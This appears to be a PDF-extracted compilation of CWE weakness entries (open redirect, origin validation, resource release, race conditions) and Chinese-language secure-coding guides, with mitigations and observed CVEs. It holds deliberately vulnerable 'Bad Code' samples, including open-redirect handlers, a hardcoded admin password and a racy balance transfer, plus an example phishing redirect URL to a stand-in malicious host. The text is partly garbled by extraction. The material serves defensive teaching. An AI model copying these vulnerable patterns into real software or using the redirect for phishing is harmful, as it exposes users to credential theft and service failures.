CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
<u>194</u>	Fake the Source of Data	

References

Craig A. Shue, Andrew J. Kalafut and Minaxi Gupta. "Exploitable Redirects on the Web: Identification, Prevalence, and Defense". http://www.cs.indiana.edu/cgi-pub/cshue/research/woot08.pdf>.

Russ McRee. "Open redirect vulnerabilities: definition and prevention". Page 43. Issue 17. (IN)SECURE. July 2008. http://www.net-security.org/dl/insecure/INSECURE-Mag-17.pdf>.

Content History

Content History			
Submissions			
Submission Date	Submitter	Organization	Source
	Anonymous Tool Vendor (under NDA)		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Potential Mitigations	, Time of Introduction	
2008-09-08	CWE Content Team	MITRE	Internal
		ckground Details, Description, ps, Observed Example, Taxon	Detection Factors, Likelihood omy Mappings
2008-10-03	CWE Content Team	MITRE	Internal
	updated References and Obse	erved Examples	
2008-10-14	CWE Content Team	MITRE	Internal
	· · · · · · · · · · · · · · · · · · ·	served Examples, References	
2009-03-10	CWE Content Team	MITRE	Internal
	updated Relationships		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Name		
2009-12-28	CWE Content Team	MITRE	Internal
	updated Demonstrative Exam Mitigations	nples, Detection Factors, Likel	ihood of Exploit, Potential
2010-02-16	CWE Content Team	MITRE	Internal
		, Common Consequences, De atterns, Relationships, Taxono	
2010-04-05	CWE Content Team	MITRE	Internal
	updated Demonstrative Exam	nples	
Previous Entry Name	es es		
Change Date	Previous Entry Name		
2008-04-11	Unsafe URL Redirection		
2008-09-09	URL Redirection to Untrus	sted Site	
2009-05-27	URL Redirection to Untrus	sted Site (aka 'Open Redir	ect')
		, ,	•

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Origin Validation Error

Weakness ID: 346 (Weakness Base)

Description

Description Summary

The software does not properly verify that the source of data or communication is valid. **Time of Introduction**

- Architecture and Design
- Implementation

Applicable Platforms

Languages

ΑII

Observed Examples

Observed Examples	
Reference	Description
CVE-2000-1218	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2005-0877	DNS server can accept DNS updates from hosts that it did not query, leading to cache poisoning
CVE-2001-1452	DNS server caches glue records received from non-delegated name servers
CVE-2005-2188	user ID obtained from untrusted source (URL)
CVE-2003-0174	LDAP service does not verify if a particular attribute was set by the LDAP server
CVE-1999-1549	product does not sufficiently distinguish external HTML from internal, potentially dangerous HTML, allowing bypass using special strings in the page title. Overlaps special elements.
CVE-2003-0981	product records the reverse DNS name of a visitor in the logs, allowing spoofing and resultant XSS.

Weakness Ordinalities

Ordinality	Description
Primary	(where the weakness exists independent of other weaknesses)
Resultant	(where the weakness is typically related to the presence of some other weaknesses)

Relationships

retutionships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	345	Insufficient Verification of Data Authenticity	Development Concepts (primary)699 Research Concepts (primary)1000
RequiredBy	Compound Element: Composite	352	<u>Cross-Site Request</u> <u>Forgery (CSRF)</u>	Research Concepts1000
RequiredBy	Compound Element: Composite	384	Session Fixation	Research Concepts1000
PeerOf	Weakness Base	451	UI Misrepresentation of Critical Information	Research Concepts1000

Relationship Notes

This is a factor in many weaknesses, both primary and resultant. The problem could be due to design or implementation. This is a fairly general class.

Taxonomy	Mappings

Mapped Taxonomy Name Node 1D Fit Mapped Node Name	Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
---	----------------------	---------	-----	------------------



Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
89	Pharming	
<u>59</u>	Session Credential Falsification through Prediction	
<u>60</u>	Reusing Session IDs (aka Session Replay)	
<u>75</u>	Manipulating Writeable Configuration Files	
<u>76</u>	Manipulating Input to File System Calls	
111	JSON Hijacking (aka JavaScript Hijacking)	

Content History

Submissions			
Submission Date	Submitter	Organization	Source
	PLOVER		Externally Mined
Modifications			
Modification Date	Modifier	Organization	Source
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Relationship Notes, Taxonomy Mappings, Weakness Ordinalities		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Related Attack Patte	rns	

BACK TO TO



URL Redirection to Untrusted Site ('Open Redirect')

Weakness ID: 601 (Weakness Variant)

Description

Description Summary

A web application accepts a user-controlled input that specifies a link to an external site, and uses that link in a Redirect. This simplifies phishing attacks.

Extended Description

An http parameter may contain a URL value and could cause the web application to redirect the request to the specified URL. By modifying the URL value to a malicious site, an attacker may successfully launch a phishing scam and steal user credentials. Because the server name in the modified link is identical to the original site, phishing attempts have a more trustworthy appearance.

Alternate Terms

Open Redirect

Cross-site Redirect

Cross-domain Redirect

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

Language-independent

Architectural Paradigms

Web-based

Common Consequences

Scope	Effect
Integrity	The user may be redirected to an untrusted page that contains malware which may then compromise the user's machine. This will expose the user to extensive risk and the user's interaction with the web server may also be compromised if the malware conducts keylogging or other attacks that steal credentials, personally identifiable information (PII), or other important data.
Integrity Confidentiality	The user may be subjected to phishing attacks by being redirected to an untrusted page. The phishing attack may point to an attacker controlled web page that appears to be a trusted web site. The phishers may then steal the users credentials and then use these credentials to access the legitimate web site.

Likelihood of Exploit

Low to Medium

Detection Methods

Manual Static Analysis

Since this weakness does not typically appear frequently within a single software package, manual white box techniques may be able to provide sufficient code coverage and reduction of false positives if all potentially-vulnerable operations can be assessed within limited time constraints.

Effectiveness: High

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Automated Dynamic Analysis

Automated black box tools that supply URLs to every input may be able to spot Location header modifications, but test case coverage is a factor, and custom redirects may not be detected.

Automated Static Analysis

Automated static analysis tools may not be able to determine whether input influences the beginning of a URL, which is important for reducing false positives.

Other

Whether this issue poses a vulnerability will be subject to the intended behavior of the application. For example, a search engine might intentionally provide redirects to arbitrary URLs.

Demonstrative Examples

Example 1

The following code obtains a URL from the query string and then redirects the user to that URL.

(Bad Code)

```
Example Language: PHP

$redirect_url = $_GET['url'];

header("Location: " . $redirect_url);
```

The problem with the above code is that an attacker could use this page as part of a phishing scam by redirecting users to a malicious site. For example, assume the above code is in the file example.php. An attacker could supply a user with the following link:

(Attack)

http://example.com/example.php?url=http://malicious.example.com

The user sees the link pointing to the original trusted site (example.com) and does not realize the redirection that could take place.

Example 2

The following code is a Java servlet that will receive a GET request with a url parameter in the request to redirect the browser to the address specified in the url parameter. The servlet will retrieve the url parameter value from the request and send a response to redirect the browser to the url address.

```
(Bad Code)
```

```
Example Language: Java

public class RedirectServlet extends HttpServlet {

protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {

String query = request.getQueryString();

if (query.contains("url")) {

String url = request.getParameter("url");

response.sendRedirect(url);

}

}
```

The problem with this Java servlet code is that an attacker could use the RedirectServlet as part of a e-mail phishing scam to redirect users to a malicious site. An attacker could send an HTML formatted e-mail directing the user to log into their account by including in the e-mail the following link:

(Attack)

Example Language: HTML

Click here to log in

The user may assume that the link is safe since the URL starts with their trusted bank, bank.example.com. However, the user will then be redirected to the attacker's web site (attacker.example.net) which the attacker may have made to appear very similar to bank.example.com. The user may then unwittingly enter credentials into the attacker's



web page and compromise their bank account. A Java servlet should never redirect a user to a URL without verifying that the redirect address is a trusted site.

Observed Examples

Reference	Description
CVE-2005-4206	URL parameter loads the URL into a frame and causes it to appear to be part of a valid page.
CVE-2008-2951	An open redirect vulnerability in the search script in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL as a parameter to the proper function.
CVE-2008-2052	Open redirect vulnerability in the software allows remote attackers to redirect users to arbitrary web sites and conduct phishing attacks via a URL in the proper parameter.

Potential Mitigations

Phase: Implementation

Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

Use a whitelist of approved URLs or domains to be used for redirection.

Phase: Architecture and Design

Use an intermediate disclaimer page that provides the user with a clear warning that they are leaving your site. Implement a long timeout before the redirect occurs, or force the user to click on the link. Be careful to avoid XSS problems (CWE-79) when generating the disclaimer page.

Phase: Architecture and Design

When the set of URLs to be redirected is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual URLs, and reject all other inputs. For example, ID 1 could map to "/login.asp" and ID 2 could map to "http://www.example.com/". Features such as the ESAPI AccessReferenceMap provide this capability.

Phases: Architecture and Design; Implementation

Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

Many open redirect problems occur because the programmer assumed that certain inputs could not be modified, such as cookies and hidden form fields.

Background Details

Phishing is a general term for deceptive attempts to coerce private information from users that will be used for identity theft.

Relationships

Kelationships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	20	Improper Input Validation	Development Concepts (primary)699
ChildOf	Category	442	Web Problems	Development Concepts699
ChildOf	Weakness Class	610	Externally Controlled Reference to a Resource in Another Sphere	Research Concepts (primary)1000
ChildOf	Category	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	801	2010 Top 25 - Insecure	Weaknesses in the



	Interaction Between
	Components

2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
Anonymous Tool Vendor (under NDA)			
WASC	38		URI Redirector Abuse

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
<u>194</u>	Fake the Source of Data	

References

Craig A. Shue, Andrew J. Kalafut and Minaxi Gupta. "Exploitable Redirects on the Web: Identification, Prevalence, and Defense". http://www.cs.indiana.edu/cgi-pub/cshue/research/woot08.pdf>.

Russ McRee. "Open redirect vulnerabilities: definition and prevention". Page 43. Issue 17. (IN)SECURE. July 2008. http://www.net-security.org/dl/insecure/INSECURE-Mag-17.pdf>.

Content History

Content History				
Submissions				
Submission Date	Submitter	Organization	Source	
	Anonymous Tool Vendor		Externally Mined	
	(under NDA)			
Modifications				
Modification Date	Modifier	Organization	Source	
2008-07-01	Eric Dalci	Cigital	External	
	updated Potential Mitigations	, Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal	
	updated Alternate Terms, Ba of Exploit, Name, Relationshi		on, Detection Factors, Likelihood onomy Mappings	
2008-10-03	CWE Content Team	MITRE	Internal	
	updated References and Observation	erved Examples		
2008-10-14	CWE Content Team	MITRE	Internal	
	updated Alternate Terms, Ob	served Examples, Reference	es	
2009-03-10	CWE Content Team	MITRE	Internal	
	updated Relationships			
2009-05-27	CWE Content Team	MITRE	Internal	
		updated Name		
2009-12-28	CWE Content Team	MITRE	Internal	
	updated Demonstrative Exam Mitigations	nples, Detection Factors, Lik	celihood of Exploit, Potential	
2010-02-16	CWE Content Team	MITRE	Internal	
		updated Applicable Platforms, Common Consequences, Detection Factors, Potential Mitigations, Related Attack Patterns, Relationships, Taxonomy Mappings		
2010-04-05	CWE Content Team	MITRE	Internal	
	updated Demonstrative Exam	nples		
Previous Entry Name	es			
Change Date	Previous Entry Name			
2008-04-11	Unsafe URL Redirection			
2008-09-09	URL Redirection to Untrus	sted Site		
2009-05-27	URL Redirection to Untrus	sted Site (aka 'Open Rec	lirect')	
		` ' '	•	

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Improper Resource Shutdown or Release

Weakness ID: 404 (Weakness Base)

Description

Description Summary

The program does not release or incorrectly releases a resource before it is made available for re-use.

Extended Description

When a resource is created or allocated, the developer is responsible for properly releasing the resource as well as accounting for all potential paths of expiration or invalidation, such as a set period of time or revocation.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

ΑII

Common Consequences

Scope	Effect
Availability	Most unreleased resource issues result in general software reliability problems, but if an attacker can intentionally trigger a resource leak, the attacker might be able to launch a denial of service attack by depleting the resource pool.
Confidentiality	When a resource containing sensitive information is not correctly shutdown, it may expose the sensitive data in a subsequent allocation.

Likelihood of Exploit

Low to Medium

Demonstrative Examples

Example 1

The following method never closes the file handle it opens. The Finalize() method for StreamReader eventually calls Close(), but there is no guarantee as to how long it will take before the Finalize() method is invoked. In fact, there is no guarantee that Finalize() will ever be invoked. In a busy environment, this can result in the VM using up all of its available file handles.

(Bad Code)

Example Language: Java

```
private void processFile(string fName) {
   StreamWriter sw = new
   StreamWriter(fName);
   string line;
   while ((line = sr.ReadLine()) != null)
   processLine(line);
}
```

Example 2

If an exception occurs after establishing the database connection and before the same connection closes, the pool of database connections may become exhausted. If the number of available connections is exceeded, other users cannot access this resource, effectively denying access to the application. Using the following database connection pattern will ensure that all opened connections are closed. The con.close() call should



be the first executable statement in the finally block.

```
(Bad Code)
```

```
Example Language: Java
try {
   Connection con = DriverManager.getConnection(some_connection_string)
}
catch ( Exception e ) {
   log( e )
}
finally {
   con.close()
}
```

Example 3

Under normal conditions the following C# code executes a database query, processes the results returned by the database, and closes the allocated SqlConnection object. But if an exception occurs while executing the SQL or processing the results, the SqlConnection object is not closed. If this happens often enough, the database will run out of available cursors and not be able to execute any more SQL queries.

(Bad Code)

```
Example Language: C#
```

```
...

SqlConnection conn = new SqlConnection(connString);

SqlCommand cmd = new SqlCommand(queryString);

cmd.Connection = conn;

conn.Open();

SqlDataReader rdr = cmd.ExecuteReader();

HarvestResults(rdr);

conn.Connection.Close();

...
```

Example 4

The following C function does not close the file handle it opens if an error occurs. If the process is long-lived, the process can run out of file handles.

```
(Bad Code)
```

```
Example Language: C
```

```
int decodeFile(char* fName) {
    char buf[BUF_SZ];
    FILE* f = fopen(fName, "r");
    if (!f) {
        printf("cannot open %s\n", fName);
        return DECODE_FAIL;
    }
    else {
        while (fgets(buf, BUF_SZ, f)) {
        if (!checkChecksum(buf)) {
        return DECODE_FAIL;
    }
    else {
        decodeBlock(buf);
    }
    }
    fclose(f);
    return DECODE_SUCCESS;
}
```

Example 5

In this example, the program fails to use matching functions such as malloc/free, new/delete, and new[]/delete[] to allocate/deallocate the resource.

(Bad Code)

Example Language: C++



```
class A {
void foo();
};
void A::foo(){
int *ptr;
ptr = (int*)malloc(sizeof(int));
delete ptr;
}
```

Example 6

In this example, the program calls the delete[] function on non-heap memory.

(Bad Code)

```
Example Language: C++
class A{
void foo(bool);
};
void A::foo(bool heap) {
int localArray[2] = {
11,22
};
int *p = localArray;
if (heap){
p = new int[2];
}
delete[] p;
```

Observed Examples

observed Entimples	
Reference	Description
CVE-1999-1127	Does not shut down named pipe connections if malformed data is sent.
CVE-2001-0830	Sockets not properly closed when attacker repeatedly connects and disconnects from server.
CVE-2002-1372	Return values of file/socket operations not checked, allowing resultant consumption of file descriptors.

Potential Mitigations

Phase: Requirements

Strategy: Language Selection

Use a language with features that can automatically mitigate or eliminate resource-shutdown weaknesses.

For example, languages such as Java, Ruby, and Lisp perform automatic garbage collection that releases memory for objects that have been deallocated.

Phase: Implementation

It is good practice to be responsible for freeing all resources you allocate and to be consistent with how and where you free memory in a function. If you allocate memory that you intend to free upon completion of the function, you must be sure to free the memory at all exit points for that function including error conditions.

Phase: Implementation

Memory should be allocated/freed using matching functions such as malloc/free, new/delete, and new[]/delete[].

Phase: Implementation

When releasing a complex object or structure, ensure that you properly dispose of all of its member components, not just the object itself.

Phase: Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect



Phase: Testing

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Weakness Ordinalities

The state of the s	
Ordinality	Description
Primary	Failing to properly release or shutdown resources can be primary to resource exhaustion, performance, and information confidentiality problems to name a few.
Resultant	Failing to properly release or shutdown resources can be resultant from improper error handling or insufficient resource tracking.

Relationships				
Nature	Туре	ID	Name	View(s) this relationship pertains to
ChildOf	Weakness Class	398	Indicator of Poor Code Quality	Development Concepts699 Seven Pernicious Kingdoms (primary)700
ChildOf	Category	399	Resource Management Errors	Development Concepts (primary)699
ChildOf	Weakness Class	664	Improper Control of a Resource Through its Lifetime	Research Concepts (primary)1000
ChildOf	Category	730	OWASP Top Ten 2004 Category A9 - Denial of Service	Weaknesses in OWASP Top Ten (2004) (primary)711
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734
ChildOf	Category	752	2009 Top 25 - Risky Resource Management	Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750
PeerOf	Weakness Class	405	Asymmetric Resource Consumption (Amplification)	Research Concepts1000
ParentOf	Weakness Variant	262	Not Using Password Aging	Research Concepts (primary)1000
ParentOf	Weakness Base	263	Password Aging with Long Expiration	Research Concepts (primary)1000
ParentOf	Weakness Base	299	Improper Check for Certificate Revocation	Research Concepts (primary)1000
ParentOf	Weakness Base	459	Incomplete Cleanup	Research Concepts (primary)1000
ParentOf	Weakness Variant	568	<pre>finalize() Method Without super.finalize()</pre>	Research Concepts (primary)1000
ParentOf	Weakness Base	619	Dangling Database Cursor ('Cursor Injection')	Development Concepts (primary)699 Research Concepts (primary)1000
ParentOf	Weakness Base	763	Release of Invalid Pointer or Reference	Research Concepts (primary)1000
ParentOf	Weakness Base	772	Missing Release of Resource after Effective Lifetime	Research Concepts (primary)1000
PeerOf	Weakness Base	239	<u>Failure to Handle</u> <u>Incomplete Element</u>	Research Concepts1000

Relationship Notes



Overlaps memory leaks, asymmetric resource consumption, malformed input errors.

Functional Areas

Non-specific

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
PLOVER			Improper resource shutdown or release
7 Pernicious Kingdoms			Unreleased Resource
OWASP Top Ten 2004	A9	CWE More Specific	Denial of Service
CERT C Secure Coding	FIO42-C		Ensure files are properly closed when they are no longer needed

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version: 1.5)
118	Data Leakage Attacks	
119	Resource Depletion	
125	Resource Depletion through Flooding	
130	Resource Depletion through Allocation	
<u>131</u>	Resource Depletion through Leak	

Content History

Content History				
Submissions				
Submission Date	Submitter	Organization	Source	
	PLOVER		Externally Mined	
Modifications				
Modification Date	Modifier	Organization	Source	
2008-07-01	Eric Dalci	Cigital	External	
	updated Time of Introduct	updated Time of Introduction		
2008-08-15		Veracode	External	
	Suggested OWASP Top Te	n 2004 mapping		
2008-09-08	CWE Content Team	MITRE	Internal	
	updated Description, Rela	tionships, Other Notes, Tax	onomy Mappings	
2008-10-14	CWE Content Team	MITRE	Internal	
	updated Relationships			
2008-11-24	CWE Content Team	MITRE	Internal	
	updated Relationships, Ta	, ,, ,,		
2009-01-12	CWE Content Team	MITRE	Internal	
	updated Common Consequences, Likelihood of Exploit, Other Notes, Potential Mitigations, Relationship Notes, Relationships, Weakness Ordinalities			
2009-03-10	CWE Content Team	MITRE	Internal	
	updated Potential Mitigation	ons		
2009-05-27	CWE Content Team	MITRE	Internal	
	updated Description, Rela	tionships		
2009-07-27	CWE Content Team	MITRE	Internal	
	updated Demonstrative Ex	updated Demonstrative Examples, Related Attack Patterns		
2009-10-29	CWE Content Team	MITRE	Internal	
	updated Other Notes			
2010-02-16	CWE Content Team	MITRE	Internal	
	updated Potential Mitigation	ons, Relationships		

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Use Of Hardcoded Password

風險

可能發生什麽問題

直接寫入的密碼會造成密碼的洩漏。如果攻擊者可以取得程式原始碼, 他便可取得密碼, 並利用它們來冒充合法使用者。攻擊者可以冒充自己是應用程式的末端使用者, 或假裝應用程式登入遠端系統, 例如資料庫或網路服務。

一旦攻擊者成功冒充使用者或應用程式, 他便可取得完整的控制權, 並做到任何能做的事。

原因

如何發生

應用程式程式庫含有嵌入在原始碼內的字串型態的密碼。這個直接寫入的值被直接使用或是用來和使用者輸入做驗證比對。或驗證末端程式連線到遠端系統(如資料庫或網路服務)。

攻擊者只需要取得原始碼即可揭露被直接寫入的密碼。同樣的,攻擊者也可以進行逆向工程反編譯應用程式的二進位程式碼,並簡單的取得寫入的密碼。一旦被發現,攻擊者可以很容易的使用這個密碼進行假冒攻擊,無論是對應用程式或遠端系統。

此外,一旦被偷取,將無法簡單的更改來預防更進一步的濫用,除非應用程式重新編譯過。此外,這個應用程式如果被分配到多個系統,從一個系統竊取的密碼可以自動允許在所有被部屬的系統上使用。

一般建議

如何避免

不要將機密資料直接寫入程式碼內。

特別是, 用戶的密碼應該儲存在資料庫或是目錄服務, 並使用夠強的雜湊演算法進行加密保護。(如bcrypt, scrypt, PBKDF2, or Argon2)。不要用直接寫入的值進行比對。

系統密碼應該儲存在配置文件或資料庫,並以強大的加密方法保護(例如AES-256)。加密金鑰應該被安全的保護。

程式碼範例

Java

Hardcoded Admin Password

```
bool isAdmin(String username, String password) {
   bool isMatch = false;

   if (username.equals("admin")) {
        if (password.equals("P@sswOrd"))
            return isMatch = true;
   }

   return isMatch;
}
```

No Hardcoded Credentials

```
bool isAdmin(String username, String password) {
   bool adminPrivs = false;

if (authenticateUser(username, password)) {
```



```
UserPrivileges privs = getUserPrivilieges(username);

if (privs.isAdmin)
    adminPrivs = true;
}

return adminPrivs;
}
```



Improper Exception Handling

風險

可能發生什麼問題

- ●攻擊者可能會導致應用程式異常的崩潰, 且造成拒絕服務(DoS)攻擊。
- 應用程式可能發生偶發性的崩潰。

原因

如何發生

'應用程式執行如資料庫或文件存取, 這可能會引發一些異常狀況。若應用程式未妥善處理異常狀況, 可能會當機。

一般建議

如何避免

可能導致異常的任何方法應包裝在一個try-catch區塊: ● 明確地處理預期的異常

●包含一個預設的解決方案, 以處理突發異常

程式碼範例

CSharp

Always catch exceptions explicitly.

```
try
{
    // Database access or other potentially dangerous function
}
catch (SqlException ex)
{
    // Handle exception
}
catch (Exception ex)
{
    // Default handler for unexpected exceptions
}
```

Java

Always catch exceptions explicitly.



```
try
{
    // Database access or other potentially dangerous function
}
catch (SQLException ex)
{
    // Handle exception
}
catch (Exception ex)
{
    // Default handler for unexpected exceptions
}
```



Log Forging

風險

可能發生什麼問題

攻擊者可能策劃安全性敏感行為的審核紀錄且放置一個假冒的審核紀錄, 有可能牽連無辜的使用者或 隱藏事件。

原因

如何發生

應用程式於安全性敏感的操作時寫入審核日誌。由於審核記錄包括既沒有檢查資料類型的有效性,隨後也未經消毒使用者輸入時,輸入可能包含假造資料作出看似合法的日誌資料

一般建議

如何避免

1.

驗證所有資料, 無論其來源為何。驗證應基於白名單:僅接受預定結構的資訊, 而不是拒絕不良的樣式(Patterns)。應確認: ● 資料型態 ● 大小 ● 範圍 ● 格式 ● 期望值 2.

驗證不能取代編碼。不論其來源,完全編碼所有動態資料,在嵌入至日誌檔前。3.使用安全的登入機制。

程式碼範例

CSharp

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```

Java

Ensure you encode any special delimiter characters before writing to a log file.

```
Log.Write( logDetails.Replace(CRLF, @"\CRLF"));
```



Objc

Ensure you encode any special delimiter characters before writing to a log file.

```
NSLog(@"%@", [logDetails stringByReplacingOccurrencesOfString:@"\n" withString:@"\\n"]);
```

Swift

Ensure you encode any special delimiter characters before writing to a log file.

```
print (logDetails.stringByReplacingOccurrencesOfString ("\n", withString: "\n")) \\
```



Race Condition

Weakness ID: 362 (Weakness Class)

Status: Draft

Description

Description Summary

The code requires that certain state should not be modified between two operations, but a timing window exists in which the state can be modified by an unexpected actor or process.

Extended Description

This can have security implications when the expected synchronization is in security-critical code, such as recording whether a user is authenticated, or modifying important state information that should not be influenced by an outsider.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Architectural Paradigms

Concurrent Systems Operating on Shared Resources: (Often)

Common Consequences

Scope	Effect
Availability	When a race condition makes it possible to bypass a resource cleanup routine or trigger multiple initialization routines, it may lead to resource exhaustion (CWE-400).
Availability	When a race condition allows multiple control flows to access a resource simultaneously, it might lead the program(s) into unexpected states, possibly resulting in a crash.
Confidentiality Integrity	When a race condition is combined with predictable resource names and loose permissions, it may be possible for an attacker to overwrite or access confidential data (CWE-59).

Likelihood of Exploit

Medium

Detection Methods

Black Box

Black box methods may be able to identify evidence of race conditions via methods such as multiple simultaneous connections, which may cause the software to become instable or crash. However, race conditions with very narrow timing windows would not be detectable.

White Box

Common idioms are detectable in white box analysis, such as time-of-check-time-of-use (TOCTOU) file operations (CWE-367), or double-checked locking (CWE-609).

Demonstrative Examples

Example 1

This code could be used in an e-commerce application that supports transfers between accounts. It takes the total amount of the transfer, sends it to the new account, and deducts the amount from the original account.

(Bad Code)

Example Language: Perl

\$transfer_amount = GetTransferAmount();
\$balance = GetBalanceFromDatabase();

if (\$transfer_amount < 0) {



```
FatalError("Bad Transfer Amount");

$newbalance = $balance - $transfer_amount;
if (($balance - $transfer_amount) < 0) {
FatalError("Insufficient Funds");
}

SendNewBalanceToDatabase($newbalance);
NotifyUser("Transfer of $transfer_amount succeeded.");
NotifyUser("New balance: $newbalance");
```

A race condition could occur between the calls to GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Suppose the same user can invoke this program multiple times simultaneously, such as by making multiple requests in a web application. An attack could be constructed as follows:

Suppose the balance is initially 100.00.

The attacker makes two simultaneous calls of the program, CALLER-1 and CALLER-2. Both callers are for the same user account.

CALLER-1 (the attacker) is associated with PROGRAM-1 (the instance that handles CALLER-1). CALLER-2 is associated with PROGRAM-2.

CALLER-1 makes a transfer request of 80.00.

PROGRAM-1 calls GetBalanceFromDatabase and sets \$balance to 100.00

PROGRAM-1 calculates \$newbalance as 20.00, then calls SendNewBalanceToDatabase().

Due to high server load, the PROGRAM-1 call to SendNewBalanceToDatabase() encounters a delay.

CALLER-2 makes a transfer request of 1.00.

PROGRAM-2 calls GetBalanceFromDatabase() and sets \$balance to 100.00. This happens because the previous PROGRAM-1 request was not processed yet.

PROGRAM-2 determines the new balance as 99.00.

After the initial delay, PROGRAM-1 commits its balance to the database, setting it to 20.00.

PROGRAM-2 sends a request to update the database, setting the balance to 99.00

At this stage, the attacker should have a balance of 19.00 (due to 81.00 worth of transfers), but the balance is 99.00, as recorded in the database.

To prevent this weakness, the programmer has several options, including using a lock to prevent multiple simultaneous requests to the web application, or using a synchronization mechanism that includes all the code between GetBalanceFromDatabase() and SendNewBalanceToDatabase().

Observed Examples

Reference	Description
CVE-2008-5044	Race condition leading to a crash by calling a hook removal procedure while other activities are occurring at the same time.
CVE-2008-2958	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-1570	chain: time-of-check time-of-use (TOCTOU) race condition in program allows bypass of protection mechanism that was designed to prevent symlink attacks.
CVE-2008-0058	Unsynchronized caching operation enables a race condition that causes messages to be sent to a deallocated object.
CVE-2008-0379	Race condition during initialization triggers a buffer overflow.



CVE-2007-6599	Daemon crash by quickly performing operations and undoing them, which eventually leads to an operation that does not acquire a lock.
CVE-2007-6180	chain: race condition triggers NULL pointer dereference
CVE-2007-5794	Race condition in library function could cause data to be sent to the wrong process.
CVE-2007-3970	Race condition in file parser leads to heap corruption.
CVE-2008-5021	chain: race condition allows attacker to access an object while it is still being initialized, causing software to access uninitialized memory.

Potential Mitigations

Phase: Architecture and Design

In languages that support it, use synchronization primitives. Only wrap these around critical code to minimize the impact on performance.

Phase: Architecture and Design

Use thread-safe capabilities such as the data access abstraction in Spring.

Phase: Architecture and Design

Minimize the usage of shared resources in order to remove as much complexity as possible from the control flow and to reduce the likelihood of unexpected conditions occurring.

Additionally, this will minimize the amount of synchronization necessary and may even help to reduce the likelihood of a denial of service where an attacker may be able to repeatedly trigger a critical section (CWE-400).

Phase: Implementation

When using multi-threading, only use thread-safe functions on shared variables.

Phase: Implementation

Use atomic operations on shared variables. Be wary of innocent-looking constructs like "x++". This is actually non-atomic, since it involves a read followed by a write.

Phase: Implementation

Use a mutex if available, but be sure to avoid related weaknesses such as CWE-412.

Phase: Implementation

Avoid double-checked locking (CWE-609) and other implementation errors that arise when trying to avoid the overhead of synchronization.

Phase: Implementation

Disable interrupts or signals over critical parts of the code, but also make sure that the code does not go into a large or infinite loop.

Phase: Implementation

Use the volatile type modifier for critical variables to avoid unexpected compiler optimization or reordering. This does not necessarily solve the synchronization problem, but it can help.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Insert breakpoints or delays in between relevant code statements to artificially expand the race window so that it will be easier to detect.

Phase: Testing

